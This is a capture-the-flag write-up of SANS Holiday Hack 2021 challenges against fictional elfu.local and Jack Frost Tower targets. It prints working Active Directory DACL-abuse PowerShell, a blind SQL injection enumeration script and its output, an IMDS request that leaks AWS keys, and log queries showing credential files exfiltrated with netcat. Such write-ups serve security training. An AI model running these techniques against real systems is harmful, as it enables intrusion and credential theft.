oAWQBuAGcAPQA9AHwANGA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBIAGYAMwBjADEAYwA5AGQANABLAGMAZAA1ADUAZAAXADUANwAxADMAYwA0ADUAMwAwAGQANQA5
ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADCANwBLAGUAZQBlADcAMABjAGUANQAxADEANgA
5ADQANwA2AGEA"
$Pass = $SecStringPassword | ConvertTo-SecureString -Key
2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$Cred = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $Pass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -Credential
$Cred -Authentication Negotiate

```

We can use that information to establish a PS shell at that target machine:

```
PS /tmp/mine> $SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBwAGwAdQAwAEIATgAwAE
oAWQBwAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxA
GUAZgA2AGYAOQBIAGYAMwBjADEAYwA5AGQANABLAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5
ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA
5ADQANwA2AGEA"
PS /tmp/mine> $aPass = $SecStringPassword | ConvertTo-SecureString -Key
2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7

PS /tmp/mine> $aCred = New-Object System.Management.Automation.PSCredential -
ArgumentList ("elfu.local\remote_elf", $aPass)
PS /tmp/mine> Enter-PSSession -ComputerName 10.128.1.53 -Credential $aCred -
Authentication Negotiate [10.128.1.53]: PS C:\Users\remote_elf\Documents>

Enter-PSSession -ComputerName 10.128.1.53 -Credential $aCred -Authentication Negotiate
```

We are looking around what AD groups are here:

```
[10.128.1.53]: PS C:\users\remote_elf> Get-ADGroup
..
DistinguishedName : CN=Research Department,CN=Users,DC=elfu,DC=local
GroupCategory     : Security
GroupScope        : Global
Name              : Research Department
ObjectClass       : group
ObjectGUID        : 8dd5ece3-bdc8-4d02-9356-df01fb0e5f3d
SamAccountName    : ResearchDepartment
SID               : S-1-5-21-2037236562-2033616742-1485113978-1108
DistinguishedName : CN=File Shares,CN=Computers,DC=elfu,DC=local
GroupCategory     : Security
GroupScope        : Global
Name              : File Shares
ObjectClass       : group
ObjectGUID        : 46595df3-e36a-4c0e-b00f-77e44564c353
SamAccountName    : File Shares
SID               : S-1-5-21-2037236562-2033616742-1485113978-1511
```

The research group sounds interesting, let's see if someone has DACL permissions:

```
[10.128.1.53]: PS C:\users\remote_elf> $ADSI = [ADSI]"LDAP://CN=Research
Department,CN=Users,DC=elfu,DC=local"
[10.128.1.53]: PS C:\users\remote_elf>
$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])

..
ActiveDirectoryRights : WriteDacl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ELFU\remote_elf
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

Our user already has the permissions, let' use them:

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "gppurkeczj"
>nullGUID = [guid]'00000000-0000-0000-0000-000000000000'
$propGUID = [guid]'00000000-0000-0000-0000-000000000000'
$IdentityReference = (New-Object
System.Security.Principal.NTAccount("elfu.local\"$username")).Translate([System.Security
.Principal.SecurityIdentifier])
$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule
$IdentityReference, ([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"),
([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID,
$inheritanceType, $nullGUID
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString
$secOptions = $domainDirEntry.get_Options()
$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl
$domainDirEntry.RefreshCache()
$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()

Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "gppurkeczj"
$password = "Bkqcvhvlf@"
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString,
$username, $password
$user = New-Object System.Security.Principal.NTAccount("elfu.local\"$username")
$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
```



```
$b=New-Object byte[] $sid.BinaryLength
$sid.GetBinaryForm($b,0)
$hexSID=[BitConverter]::ToString($b).Replace('-', '')
$domainDirEntry.Add("LDAP://<SID=$hexSID>")
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

Now our login use should be able to access the share:

```
gppurkeczj@grades:~$ smbclient -U gppurkeczj -W elfu.local
\\10.128.3.30\research_dep
Enter ELFU.LOCAL\gppurkeczj's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D      0 Thu Dec 2 16:39:42 2021
..               D      0 Sun Dec 19 08:01:29 2021
SantaSecretToAWonderfulHolidaySeason.pdf  N 173932 Thu Dec 2 16:38:26 2021
•          41089256 blocks of size 1024. 34468920 blocks available
smb: \> get SantaSecretToAWonderfulHolidaySeason.pdf
getting file \SantaSecretToAWonderfulHolidaySeason.pdf of size 173932 as
SantaSecretToAWonderfulHolidaySeason.pdf (42462.8 KiloBytes/sec) (average 42463.9
KiloBytes/sec)
smb: \>

gppurkeczj@grades:~$ base64 -w 0 SantaSecretToAWonderfulHolidaySeason.pdf

└─(ben@42c96d2)-[~/Work]
└─$ base64 -d santa.txt > santa.pdf
```

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Objective 9: Splunk!

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Overview

Requested by Angel Candysalt, found in KringleCon - Great Room

Difficulty 🌲 🌲 🌲 (3/5)

Task: Help Angel Candysalt solve the Splunk challenge in Santa's great hall. Fitz Shortstack is in Santa's lobby, and he knows a few things about Splunk. What does Santa call you when you complete the analysis?



Resources

- [Hints from Fitz Shortstack](#), found in KringleCon - Entry

Solution

This objective is well guided. So I have only included the solutions:

Task 1:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 process_name="/usr/bin/git"
```

Click on interesting fields - CommandLine: git status

Task 2:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 process_name="/usr/bin/git" CommandLine="*partnerapi"
```

Click on interesting fields - CommandLine: [git@github.com:elfnp3/partnerapi.git](https://github.com/elfnp3/partnerapi.git)

Task 3:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 process_name="/usr/bin/docker" CurrentDirectory="*partnerapi"
```

Click on interesting fields - CommandLine: docker compose up

Task 4:

```
index=main sourcetype=github_json
```

Click on interesting fields - repository.url: <https://github.com/elfnp3/dws-node>

Looking for the dws-project inside GitHub results in the URL: <https://github.com/snoopysecurity/dws-node>

Task 5:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 process_name="/usr/bin/node"
```

Click on interesting fields - CommandLine: holiday-utils-js

Task 6:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=3 user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
```

Click on interesting fields - CommandLine: /usr/bin/nc.openbsd

Task 7:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=3 user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
process_name="/usr/bin/nc.openbsd"
```

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
process_name="/usr/bin/nc.openbsd"
```

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
ParentProcessId=6788
```

Click on interesting fields - CommandLine: 6 (cat /home/eddie/.aws/credentials
/home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie
/home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts)

Task 8:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
ProcessId=6788
```

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
ProcessId=6784
```

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
ProcessId=6783
```

Click on interesting fields - CommandLine: preinstall.sh

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Objective 10: Now Hiring!

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Overview

Requested by Pat Tronizer, found in FrostFest - Talks Lobby

Difficulty 🌲 🌲 🌲 (3/5)

Task: What is the secret access key for the [Jack Frost Tower job applications server](#)? Brave the perils of Jack's bathroom to get hints from Noxious O. D'or.



Resources

- [Hints from Noxious O D'or](#), found in FrostFest - Jack's Restroom

Solution

Looking at <https://apply.jackfrosttower.com/?p=opportunities> it seems the images contain some IMDS information. Trying out some combinations using BurpSuite Repeater ends in

```
GET /images/77.jpg HTTP/2
{
  "Code": "Success",
  "LastUpdated": "2021-05-02T18:50:40Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
  "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
  "Token": "NR9Sz/7fzxxIgv7URgHRackJKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
  "Expiration": "2026-05-02T18:50:40Z"
}
```

Note: The server/application sadly was broken for a few days so I couldn't document the "real" way/the real solution here. I'll update it later.

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Objective 11: Customer Complaint Analysis

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Overview

Requested by xy, found in xy (to be updated)

Difficulty 🌲 🌲 (2/5)

Task: A human has accessed the Jack Frost Tower network with a non-compliant host. [Which three trolls complained about the human?](#) Enter the troll names in alphabetical order separated by spaces. Talk to Tinsel Upatree in the kitchen for hints.

(to be updated)

Resources

- [Hints from Tinsel Upatree](#), found in KringleCon - Kitchen

Solution

Jack Frost is using the so-called "Evil bit" to distinguish between good and bad traffic. So most likely the "non-compliant" human has not set the "evil bit".

We unzip the PCAP file and set a filter accordingly:

```
$ tcpdump 'ip[6] & 128 == 0' -r jackfrosttower-network.pcap | grep complaint
reading from file jackfrosttower-network.pcap, link-type EN10MB (Ethernet), snapshot
length 65535
19:32:17.576190 IP 10.70.84.251.36674 > 10.70.84.10.http: Flags [P.], seq 0:437, ack 1,
win 502, options [nop,nop,TS val 4276157356 ecr 3229766183], length 437: HTTP: GET
/feedback/guest_complaint.html HTTP/1.1
19:34:58.994082 IP 10.70.84.251.36676 > 10.70.84.10.http: Flags [P.], seq 0:959, ack 1,
win 502, options [nop,nop,TS val 4276318755 ecr 3229927601], length 959: HTTP: POST
/feedback/guest_complaint.php HTTP/1.1
```

So the human most likely had the IP 10.70.84.251

To make searching a little easier we're using Wireshark and setting the filters:

```
ip.src == 10.70.84.251 and http.request.method == "POST"
```

If we follow the HTTP traffic we can see the traffic:

```
name=Muffy+VonDuchess+Sebastian&troll_id=I+don%27t+know.+There+were+several+of+them.&gu
est_info=Room+1024&description=I+have+never%2C+in+my+life%2C+been+in+a+facility+with+su
ch+a+horrible+staff.+They+are+rude+and+insulting.+What+kind+of+place+is+this%3F+You+can
+be+sure+that+I+%28or+my+lawyer%29+will+be+speaking+directly+with+Mr.+Frost%21&submit=S
ubmit
```

So just look for any other person which might have been in that room:

```
ip.src != 10.70.84.251 and http.request.method == "POST" and urlencoded-form contains
"1024"
```

That results in exactly three complaints, we're looking into the traffic (Wireshark - Follow HTTP stream)

The three trolls mentioned in the stream are:

Flud Hagg Yaqh

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Objective 12: Frost Tower Website Checkup

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Overview

Requested by Ingreta Tude, found in FrostFest - Jack's Studio

Difficulty 🎄 🎄 🎄 🎄 🎄 (5/5)

Task: Investigate [Frost Tower's website for security issues](#). [This source code will be useful in your analysis](#). In Jack Frost's TODO list, what job position does Jack plan to offer Santa? Ribb Bonbowford, in Santa's dining room, may have some pointers for you.



Resources

- [Hints from Ribb Bonbowford](#), found in KringleCon - Dining Room

Solution

There is an authentication flaw in the method (see server.js). By posting the same email a second time we will be authenticated.

```
..
app.post('/postcontact', function(req, res, next){
  var rowlength = rows.length;
  if (rowlength >= "1"){
    session = req.session;
    session.uniqueID = email;
    req.flash('info', 'Email Already Exists');
    res.redirect("/contact");
  } else {
```

This way we get a valid session.uniqueID which can bypass the authentication. By further looking at the code it seems the details page allows SQL injection which can be triggered by supplying multiple comma separated values. This is quite tricky as the web page does not use a comma separated list so without the source code that SQLi most likely wouldn't be noticed.

```

└─(ben@42c96d2)-[~/Work]
└─$ curl -L --cookie "_csrf=kocuNDU9QMLSalYi03IpcY4o;" --cookie
"connect.sid=s%3Aa7wP3VhClIjx8eHUMQ4INyOilSc3NYgz.eNDqZCVlX7GNlBuI4F%2BZK3Sin%2F8koFzQo
T4kR4mTw6k"
"https://staging.jackfrosttower.com/detail/1000,1001%20R%20id=%20(select%20count(*)%20
from%20emails)" 2>/dev/null | grep ">Edit<" | cut -f 2 -d "\"" | cut -f 3 -d "/"
14

```

Abusing that SQLi with sqlmap does not bring any success as sqlmap has its problems with that comma separated list. I have written a script to make database enumeration in that case a lot easier.

```

└─(ben@42c96d2)-[~/Work]
└─$ cat frosttest.sh
#!/bin/bash
row=$4
table=$1
column=$2
where=$3
good1=110
good2=112
maxrow=$5
csrf="e5bcyuMyt8FIPF22ZJcFbft1rRObQRB2."
sid="s%3A0kBa0_sU0UezHTC3yjtJtDXB10Pe8aJS.qu0IwkV2Iy6TLeB2X2XRYml%2BY7tQZkH84sFr3ifKb50
"
echo "Analyzing table $table and column $column..."
while [ $row -le $maxrow ]
do
    cont=1
    position=1
    echo -n "Row ID $row: "
    while [ $cont = 1 ]
    do
        cont=0
        #for i in a b c d e f g h i j k l m n o p q r s t u v w x y z 1 2 3 4 5 6 7 8 9
0
        ascii=32
        while [ $ascii -le 127 ]
        do
            counter=`curl -L --cookie "_csrf=$csrf" --cookie "connect.sid=$sid"
"https://staging.jackfrosttower.com/detail/$good1,$good2%20AND%20%22$ascii%22%20=%20(se
lect%20(ascii(substring($column%20from%20$position%20for%201)))%20%20from%20$table$wher
e%20limit%201%20OFFSET%20$row)" 2>/dev/null | grep ">Edit<" | cut -f 2 -d "\"" | wc -l`
            if [ "x $counter x" == "x 2 x" ]
            then
                #echo -n $ascii
                echo $ascii | awk '{printf("%c", $1)}'
                cont=1
                position=$(echo $position + 1 | bc)
            fi
        done
    done
done

```

```

        fi
        ascii=$(echo $ascii + 1 | bc)
    done
done
row=$(echo $row + 1 | bc)
echo ""
done

```

Let's enumerate the database using the MySQL information schema tables.

```

└─(ben@42c96d2)-[~/Work]
└─$ ./frosttest.sh information_schema.schemata schema_name "%20" 0 10
130 x
Analyzing table information_schema.schemata and column schema_name...
Row ID 0: information_schema.
Row ID 1: encontact.
Row ID 2: .

```

```

└─(ben@42c96d2)-[~/Work]
└─$ ./frosttest.sh information_schema.tables table_name
"%20where%20table_schema%3d%22encontact%22" 0 100
Analyzing table information_schema.tables and column table_name...
Row ID 0: users
Row ID 1: todo
Row ID 2: emails
Row ID 3: uniquecontact
Row ID 4:

```

```

└─(ben@42c96d2)-[~/Work]
└─$ ./frosttest.sh information_schema.columns column_name
"%20where%20table_schema%3d%22encontact%22%20and%20table_name%3d%22todo%22" 0 100
Analyzing table information_schema.columns and column column_name...
Row ID 0: id
Row ID 1: note
Row ID 2: completed
Row ID 3:

```

```

└─(ben@42c96d2)-[~/Work]
└─$ ./frosttest.sh todo note "%20" 0 10
130 x
Analyzing table todo and column note...
Row ID 0: Buy up land all around Santa's Castle
Row ID 1: Build bigger and more majestic tower next to Santa's
Row ID 2: Erode Santa's influence at the North Pole via FrostFest, the greatest Con in
history
Row ID 3: Dishearten Santa's elves and encourage defection to our cause
Row ID 4: Steal Santa's sleigh technology and build a competing and way better Frosty
present delivery vehicle

```


Row ID 5: Undermine Santa's ability to deliver presents on 12/24 through elf staff shortages, technology glitches, and assorted mayhem

Row ID 6: Force Santa to cancel Christmas

Row ID 7: SAVE THE DAY by delivering Frosty presents using merch from the Frost Tower Gift Shop to children world-wide... so the whole world sees that Frost saved the Holiday Season!!!! Bwahahahahaha!

Row ID 8: With Santa defeated, offer the old man a job as a clerk in the Frost Tower Gift Shop so we can keep an eye on him

Row ID 9:

Row ID 10:

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Objective 13: FPGA Programming

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Overview

Requested by Crunchy Squishter, found in FrostFest - Frost Tower Rooftop

Difficulty 🌲 🌲 🌲 🌲 (4/5)

Task: Write your first FPGA program to make a doll sing. You might get some suggestions from Grody Goiterson, near Jack's elevator.



Resources

- [Hints from Grody Goiterson](#), found in FrostFest - Frost Tower Lobby

Solution

Sometimes it's easier not to invent the wheel again and to use existing code.

See <https://numato.com/kb/generating-square-wave-using-fpga/> as reference. I used this code and modified it to suit the required use case.

```
// Note: For this lab, we will be working with QRP Corporation's CQC-11 FPGA.  
// The CQC-11 operates with a 125MHz clock.  
// Your design for a tone generator must support the following  
// inputs/outputs:  
// (NOTE: DO NOT CHANGE THE NAMES. OUR AUTOMATED GRADING TOOL  
// REQUIRES THE USE OF THESE NAMES!)  
// input clk - this will be connected to the 125MHz system clock
```

```

// input rst - this will be connected to the system board's reset bus
// input freq - a 32 bit integer indicating the required frequency
//          (0 - 9999.99Hz) formatted as follows:
//          32'hf1206 or 32'd987654 = 9876.54Hz
// output wave_out - a square wave output of the desired frequency
// you can create whatever other variables you need, but remember
// to initialize them to something!

`timescale 1ns/1ns
module tone_generator (
    input clk, // 125MHz system clock
    input rst, // reset
    input [31:0] freq,
    output wave_out
);

    // ---- DO NOT CHANGE THE CODE ABOVE THIS LINE ----
    // ---- IT IS NECESSARY FOR AUTOMATED ANALYSIS ----
    // TODO: Add your code below.
    // Remove the following line and add your own implementation.
    // Note: It's silly, but it compiles...
    // assign wave_out = (clk | rst | (freq > 0));

    reg [31:0] one_second_counter;
    reg waver;
    assign wave_out = waver;
    localparam CLOCK_FREQUENCY = 125000000;

    always @(posedge clk or posedge rst)
    begin
        if(rst==1)
            begin
                one_second_counter <= 32'h00;
                waver <= 1'b0;
            end
        else
            begin
                if(one_second_counter == 32'h00)
                    begin
                        // one_second_counter <= 0;
                        // waver <= waver ^1'b1;
                        waver <= ~waver;
                        one_second_counter <= CLOCK_FREQUENCY/(freq / 50)- 1;
                    end
                else
                    one_second_counter <= one_second_counter - 1;
                end
            end
        end
    end
endmodule

```

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Hints

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- Objective 1 **KringleCon Orientation** (doesn't have any hints)
- [Objective 2](#) **Where in the World is Caramel Santiago?** hints from Piney Sappington found in KringleCon - Courtyard
- [Objective 3](#) **Thaw Frost Tower's Entrance** hints from Greasy GopherGuts found in The North Pole - The North Pole
- [Objective 4](#) **Slot Machine Investiation** hints from Noel Boetie found in The North Pole - The North Pole
- [Objective 5](#) **Strange USB Device** hints from Jewel Loggins found in KringleCon - Talks Lobby
- [Objective 6](#) **Shellcode Primer** hints from Chimney Scissorsticks found KringleCon - NetWars
- [Objective 7](#) **Printer Exploitation** hints from Ruby Oyster found in FrostFest - Jack's Office
- [Objective 8](#) **Kerberoasting on an Open Fire** hints from Eve Snowshoes found in KringleCon - Santa's Office
- [Objective 9](#) **Splunk!** hints from Fitzy Shortstack found in KringleCon - Entry
- [Objective 10](#) **Now Hiring!** hints from Noxious O D'or found in FrostFest - Jack's Restroom
- [Objective 11](#) **Customer Complaint Analysis** hints from Tinsel Upatree found in KringleCon - Kitchen
- [Objective 12](#) **Frost Tower Website Checkup** hints from Ribb Bonbowford found in KringleCon - Dining Room
- [Objective 13](#) **FPGA Programming** hints from Grody Goiterson found in FrostFest - Frost Tower Lobby

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Hints for Objective 2: Where in the World is Caramel Santaigo?

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Overview

Requested by Piney Sappington, found in KringleCon - Courtyard

Task: Exifdate

Description:

```
HELP! That wily Jack Frost modified one of our naughty/nice records, and right before Christmas! Can you help us figure out which one? We've installed exiftool for your convenience!
```

```
Filename (including .docx extension) >
```



Resources

- Exiftool man page: <http://manpages.org/exiftool>

Solution

One of the files seem to contain altered metadata. So let's loop over all files and compare the output of the exiftool helper:

```
elf@e2533911c94b:~$ for i in *; do echo $i; exiftool $i | wc; done
..
2021-12-20.docx
    44    186   1928
2021-12-21.docx
    44    186   1927
2021-12-22.docx
    44    186   1928
..
```

So the 21-file seems to be the target:

```
elf@e2533911c94b:~$ exiftool 2021-12-21.docx
..
Last Modified By      : Jack Frost
..
```

Hints given

- **Coordinate Systems:** Don't forget coordinate systems other than lat/long like [MGRS](#) and [what3words](#).
- **Flask Cookies:** While Flask cookies can't generally be forged without the secret, they can often be [decoded and read](#).
- **OSINT Talk:** Clay Moody is giving [a talk](#) about OSINT techniques right now!

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Hints for Objective 3: Thaw Frost Tower's Entrance

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Overview

Requested by Greasy GopherGuts, found in The North Pole - The North Pole

Task: Grepping for Gold

Description:

Howdy howdy! Mind helping me with this homework, challenge?
Someone ran nmap -oG on a big network and produced this bigscan.gnmap file.
The quizme program has the questions and hints and, incidentally,
has NOTHING to do with an Elf University assignment. Thanks!

Answer all the questions in the quizme executable:

- What port does 34.76.1.22 have open?
- What port does 34.77.207.226 have open?
- How many hosts appear "Up" in the scan?
- How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)
- How many hosts with status Up have no (detected) open TCP ports?
- What's the greatest number of TCP ports any one host has open?

Check out bigscan.gnmap and type quizme to answer each question.



Resources

- grep man page: <https://man7.org/linux/man-pages/man1/grep.1p.html>
- Regular Expressions tutorial: <https://regexland.com/regex-tutorial/>

Solution

Grep can be used to look for certain keywords/lines inside a file. The man page shows which parameters are available. The later steps are easier to solve if you're using regular expressions and/or piping a command output to another command.

The quizme binary offers some help to get the proper grep statements:

```
# What port does 34.76.1.22 have open?
elf@372b805671ad:~$ grep 34.76.1.22 bigscan.gnmap
Host: 34.76.1.22 ()      Status: Up
Host: 34.76.1.22 ()      Ports: 62078/open/tcp//iphone-sync///      Ignored State:
closed (999)

# What port does 34.77.207.226 have open?
elf@372b805671ad:~$ grep 34.77.207.226 bigscan.gnmap
Host: 34.77.207.226 ()      Status: Up
Host: 34.77.207.226 ()      Ports: 8080/open/tcp//http-proxy///      Ignored State:
filtered (999)
```

```

# How many hosts appear "Up" in the scan?
elf@372b805671ad:~$ grep "Status: Up" bigscan.gnmap | wc
26054 130270 967583

# How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)
elf@b603d20214a1:~$ grep -E "(80/open)|(443/open)|(8080/open)" bigscan.gnmap | wc
14372 180190 2539348

# How many hosts with status Up have no (detected) open TCP ports?
elf@b603d20214a1:~$ grep "Status: Up" bigscan.gnmap | wc ; grep "/open" bigscan.gnmap |
wc
26054 130270 967583
25652 321396 4731570
# 26054 - 25652 = 402

# What's the greatest number of TCP ports any one host has open?
elf@9bb355913c98:~$ cat bigscan.gnmap | grep "/open" | awk -F',' '{print NF-1}' | sort
| uniq
0
1
10
11
2
..
9
# Max is 11(+1) = 12

```

Hints given

- **Adding Data to cURL requests:** When sending a [POST request with data](#), add --data-binary to your curl command followed by the data you want to send.
- **Linux Wi-Fi Commands:** The [iwlist](#) and [iwconfig](#) utilities are key for managing Wi-Fi from the Linux command line.
- **Web Browsing with cURL:** [cURL](#) makes HTTP requests from a terminal - in Mac, Linux, and modern Windows!

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Hints for Objective 4: Slot Machine Investigation

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Overview

Requested by Noel Boetie, found in The North Pole - The North Pole

Task Logic Munchers

Description

Logic Chompers! Complete a stage in Potpourri at Intermediate or higher to get a special achievement!

Controls:


Arrow keys or WASD: Move Chompy

Enter or Space: Chomp the current expression

Click: Navigate to adjacent squares and chomp the square Chompy's in

Esc: Pause the game

i: Toggle text and iconography



LOGIC CHOMPERS

Please Select Starting Level:

- | | |
|---|--|
| <input type="radio"/> Beginner (Stage 0) | <input type="radio"/> Boolean Logic |
| <input checked="" type="radio"/> Intermediate (Stage 3) | <input type="radio"/> Arithmetic Expressions |
| <input type="radio"/> Advanced (Stage 6) | <input type="radio"/> Number Conversions |
| <input type="radio"/> Expert (Stage 9) | <input type="radio"/> Bitwise Operations |
| | <input checked="" type="radio"/> Potpourri |

Play!

Logic Chompers! Complete a stage in Potpourri at Intermediate or higher to get a special achievement!

Resources

- Boolean logic: [https://eng.libretexts.org/Bookshelves/Computer_Science/Programming_Languages/Introduction_To_MIPS_Assembly_Language_Programming_\(Kann\)/01%3A_Introduction/1.07%3A_Boolean_Logical_and_Bitwise_Operators](https://eng.libretexts.org/Bookshelves/Computer_Science/Programming_Languages/Introduction_To_MIPS_Assembly_Language_Programming_(Kann)/01%3A_Introduction/1.07%3A_Boolean_Logical_and_Bitwise_Operators)

Solution

Well, there is no real hint here than just to follow the rules, solve the equations and watch for the trolls ;) Stay away from the edges as well as the trolls are coming from there ;)

Hints given

- **Parameter Tampering:** It seems they're susceptible to [parameter tampering](#).
- **Intercepting Proxies:** Web application testers can use tools like [Burp Suite](#) or even right in the browser with Firefox's [Edit and Resend](#) feature.

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Hints for Objective 5: Strange USB Device

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Overview

Requested by Jewel Loggins, found in KringleCon - Talks Lobby


Task IPv6 Sandbox.

Description

Tools:

- * netcat
- * nmap
- * ping / ping6
- * curl

Welcome, Kringlecon attendee! The candy striper is running as a service on this terminal, but I can't remember the password. Like a sticky note under the keyboard, I put the password on another machine in this network. Problem is: I don't have the IP address of that other host. Please do what you can to help me out. Find the other machine, retrieve the password, and enter it into the Candy Striper in the pane above. I know you can get it running again!



Resources

- Nmap IPv6 usage: <https://nmap.org/book/port-scanning-ipv6.html>
- Curl man page: <https://curl.se/docs/manpage.html>
- How to ping a subnet in IPv6: <https://superuser.com/questions/495026/ipv6-find-all-hosts-in-a-prefix>

Solution

Let's ping for further IPv6 hosts

```
ping6 -I 2604:6000:1528:cd:d55a:f8a7:d30a:3 ff02::1%eth0
```

We have a few candidates

```
2604:6000:1528:cd:d55a:f8a7:d30a:1
2604:6000:1528:cd:d55a:f8a7:d30a:2
2604:6000:1528:cd:d55a:f8a7:d30a:3
2604:6000:1528:cd:d55a:f8a7:d30a:e405
```

Let's see what's running on that last machine

```
nmap -6 2604:6000:1528:cd:d55a:f8a7:d30a:e405
```

Port 80 and 9000 open so we use curl and Netcat to inspect them

```
curl -6 -g 'http://[2604:6000:1528:cd:d55a:f8a7:d30a:e405]:80/'
netcat -6 '2604:6000:1528:cd:d55a:f8a7:d30a:e405' 9000
```

The second port gives us the passphrase

PieceOnEarth

Hints given

- **Ducky Script:** [Ducky Script](#) is the language for the USB Rubber Ducky
- **Duck Encoder:** Attackers can encode Ducky Script using a [duck encoder](#) for delivery as inject.bin.
- **Mitre ATT&CK™ and Ducky:** The [MITRE ATT&CK™ tactic T1098.004](#) describes SSH persistence techniques through authorized keys files.
- **Ducky RE with Mallard:** It's also possible the reverse engineer encoded Ducky Script using [Mallard](#).

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Hints for Objective 6: Shellcode Primer

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Overview

Requested by Chimney Scissorsticks, found in KringleCon - NetWars

Task Holiday Hero.


Description

Santa 's HOLIDAY HERO

1. RANDOM MATCH MAKING
2. CREATE ROOM
3. JOIN ROOM

In this browser based game you have to collect fuel and reach a certain percentage so Santa's sleigh can depart. It was made for two player where one player creates a room and a second player can join that room by using the same room ID.

Each player needs to press one of two keys at the correct time so the fuel gets collected.



Resources

None

Solution

